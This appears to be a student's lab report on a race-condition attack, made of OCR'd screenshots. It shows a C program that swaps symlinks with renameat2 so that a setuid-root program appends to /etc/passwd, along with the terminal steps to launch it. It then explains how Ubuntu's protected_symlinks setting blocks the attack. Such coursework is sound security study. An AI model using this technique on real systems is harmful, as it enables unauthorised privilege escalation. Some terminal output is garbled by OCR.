Ln 26, Col 19 Spaces: 4 UTF-8 CRLF C ⌂

// code for vulp.c

// above command line shows that I added setuid() codes and recompiled. I set the owner to be root and set SET-UID. Created symbolic link /tmp/XYZ to point file that we owned and anybody can easily write which is /dev/null and then I check /tmp/XYZ files symbolic link by typing “ls -ld /tmp/XYZ”. Same thing for /tmp/ABC. Create symbolic links and points to /etc/passwd and compile the attack program (attack2_program.c). Launch attack.

SEED_20.04 [Running]

Visual Studio Code Oct 22 11:29

attack2_program.c - lab6_2 - Visual Studio Code

Selection View Go Run Terminal Help

target_process.sh C attack2_program.c

attack2_program.c

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>

4 // copy following program from lab instruction to launch 4.3 Task2.c Attack.
5 int main()
6 {
7     unsigned int flags = RENAME_EXCHANGE;
8     //while(1){

9         // first makes two symbolic links /tmp/XYZ and /tmp/ABC,
10        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
11        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

12        // then using the renameat2 system call to atomically switch them
13        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

14        // This allows us to change what /tmp/XYZ points to without introducing any race condition
15    }

16    return 0;
}
```

TERMINAL

```
seed@VM:~/.../Lab6_2$ sudo chown root vulp
seed@VM:~/.../Lab6_2$ sudo chmod 4755 vulp
seed@VM:~/.../Lab6_2$ ln -sf /dev/null /tmp/XYZ
seed@VM:~/.../Lab6_2$ ls -ld /tmp/XYZ
wxrwxrwx 1 seed seed 9 Oct 22 11:26 /tmp/XYZ -> /dev/null
seed@VM:~/.../Lab6_2$ ln -sf /etc/passwd /tmp/ABC
seed@VM:~/.../Lab6_2$ ls -ld /tmp/ABC
wxrwxrwx 1 seed seed 11 Oct 22 11:26 /tmp/ABC -> /etc/passwd
seed@VM:~/.../Lab6_2$ ll vulp
lsr-xr-x 1 root seed 17232 Oct 22 11:26 vulp
seed@VM:~/.../Lab6_2$ gcc attack2_program.c -o attack
seed@VM:~/.../Lab6_2$ ./attack
```

Ln 20, Col 5 Spaces: 3 UTF-8 CRLF C ⌂

// code for attack2_program.c

5.2 Task 3.B: Using Ubuntu's Built-in Scheme

Ubuntu 10.10 and later come with a built-in protection scheme against race condition attacks. In this task,

you need to turn the protection back on using the following commands:

Conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings:

The screenshot shows a Visual Studio Code interface with the title bar "SEED_20.04 [Running]" and the date "Oct 22 11:40". The active tab is "vulp.c - lab6_2 - Visual Studio Code". The code editor displays "vulp.c" with the following content:

```
19 //euid = ruid.
20 // setuid(realUID); // set with real user id - least privilege. - disable root privilege.
21
22 if (!access(fn, W_OK)) { // check access permission.
23     // add sleep for 4 task2 : launching race condition attack
24     //sleep(10);
25     fp = fopen(fn, "a+");
26     if (!fp) {
27         perror("Open failed");
28         exit(1);
29     }
30     fwrite("\n", sizeof(char), 1, fp);
31     fwrite(buffer, sizeof(char), strlen(buffer), fp);
32     fclose(fp);
33 } else {
34     printf("No permission \n");
35     // setuid(effUID); // set with effective user id
36     // restore privilege by setting euid = root.
37 }
38
39 return 0;
40 }
```

The terminal below shows the following session:

```
[10/22/23]seed@VM:~/.../Lab6_2$ sudo chown root vulp
[10/22/23]seed@VM:~/.../Lab6_2$ sudo chmod 4755 vulp
[10/22/23]seed@VM:~/.../Lab6_2$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/22/23]seed@VM:~/.../Lab6_2$ ll vulp
ls: cannot access 'vlp': No such file or directory
[10/22/23]seed@VM:~/.../Lab6_2$ ll vulp
-rwsr-xr-x 1 root seed 17104 Oct 22 11:37 vulp
[10/22/23]seed@VM:~/.../Lab6_2$ gcc attack2_program.c
-o attack
[10/22/23]seed@VM:~/.../Lab6_2$ ./attack
```

The status bar at the bottom indicates "Ln 35, Col 8" and "Spaces: 2".

// I removed all the code that related to set uid, least privilege principle in vulp.c.

```
// I set owner to be root and set-uid and recompiled vulp.c
```

```
// I turned on Ubuntu's built-in protection scheme against race conditions by setting  
symlinks = 1. I compiled attack2_program.c and launched parallel attack .
```

The screenshot shows a terminal window with the following session:

```
35 //    setuid(effUID); // set with effective user id
GAs_7.0.10  |    // restore privilege by setting euid = root.
37  |
38  |
39    return 0;
40  }
41
42
43
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
[10/22/23]seed@VM:~/.../lab6_2$ gcc vulp.c -o vulp
[10/22/23]seed@VM:~/.../lab6_2$ sudo chown root vulp
[10/22/23]seed@VM:~/.../lab6_2$ sudo chmod 4755 vulp
[10/22/23]seed@VM:~/.../lab6_2$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/22/23]seed@VM:~/.../lab6_2$ ll vlp
ls: cannot access 'vlp': No such file or directory
[10/22/23]seed@VM:~/.../lab6_2$ ll vulp
-rwsr-xr-x 1 root seed 17104 Oct 22 11:37 vulp
[10/22/23]seed@VM:~/.../lab6_2$ gcc attack2_program.c -o attack
[10/22/23]seed@VM:~/.../lab6_2$ ./attack
```

Ln 35, Col 8 Spaces: 2 UTF-8 CRLF C ⌂

```
// This terminal screenshot shows that I recompiled vulp.c, set owner to be root,  
changed to SET-UID privilege and turned on the Ubuntu built-in protection. And then  
launch an attack.
```

The screenshot shows a terminal window with the following session:

```
41
42
43
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
[10/22/23]seed@VM:~/.../lab6_2$ ls -ld /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 11:33 /tmp/ABC -> /etc/passwd
[10/22/23]seed@VM:~/.../lab6_2$ ll vlp
ls: cannot access 'vlp': No such file or directory
[10/22/23]seed@VM:~/.../lab6_2$ ll culp
ls: cannot access 'culp': No such file or directory
[10/22/23]seed@VM:~/.../lab6_2$ ll vulp
-rwsr-xr-x 1 root seed 17104 Oct 22 11:33 vulp
[10/22/23]seed@VM:~/.../lab6_2$ gcc attack2_program.c -o attack
[10/22/23]seed@VM:~/.../lab6_2$ ./attack
```

Ln 34, Col 36 Spaces: 2 UTF-8 CRLF C ⌂

target_process.sh: line 10: ./vulp: Permission denied

```
// As we can see I was unable to attack with Ubuntu's built-in Scheme.
```

(1) How does this protection scheme work?

Explanation about Sticky Symlink Protection for Ubuntu built-in Scheme.

Other users can not open vulnerable files or programs even if there are vulnerable race conditions because of Ubuntu built-in Scheme. Based on the lecture slide resource. When sticky symlink protection is enabled (e.g. `fs.protected_symlinks=1`) , symbolic links inside of sticky world-writable will only follow the symbolic links if and only if owner of symlink matches either the follower(euid) or the directory owner. For example, If follower(euid) = seed , directory owner(= seed) and symlink Owner = root then `fopen()` will be denied and print out an error message.

In our vulnerable program, follower (euid) is root. And `/tmp/` directories are owned by root, but if symlink owner is not root, then the program will not be allowed to follow symbolic link pointers. Since symlink will be created by an attacker (not root!) Ubuntu built-in scheme won't follow symlink and prints out that the program crashed, but not attacked.

(2) What are the limitations of this scheme?

Based on the terminal output and above answer. Ubuntu built in Scheme will not allow to open `fopen()` files, if symlink owner is different with follower(euid) and directory owner. However, Scheme wasn't able to stop the race condition, because I kept getting output that we are unable to open files and it did not stop. I had to kill the terminals that I used to launch this parallel attack. Additionally, Ubuntu built-in scheme will only work with word-writable sticky directories (e.g. `/tmp/ABC`, `/tmp/XYZ`, `/tmp`). (not works for all directories).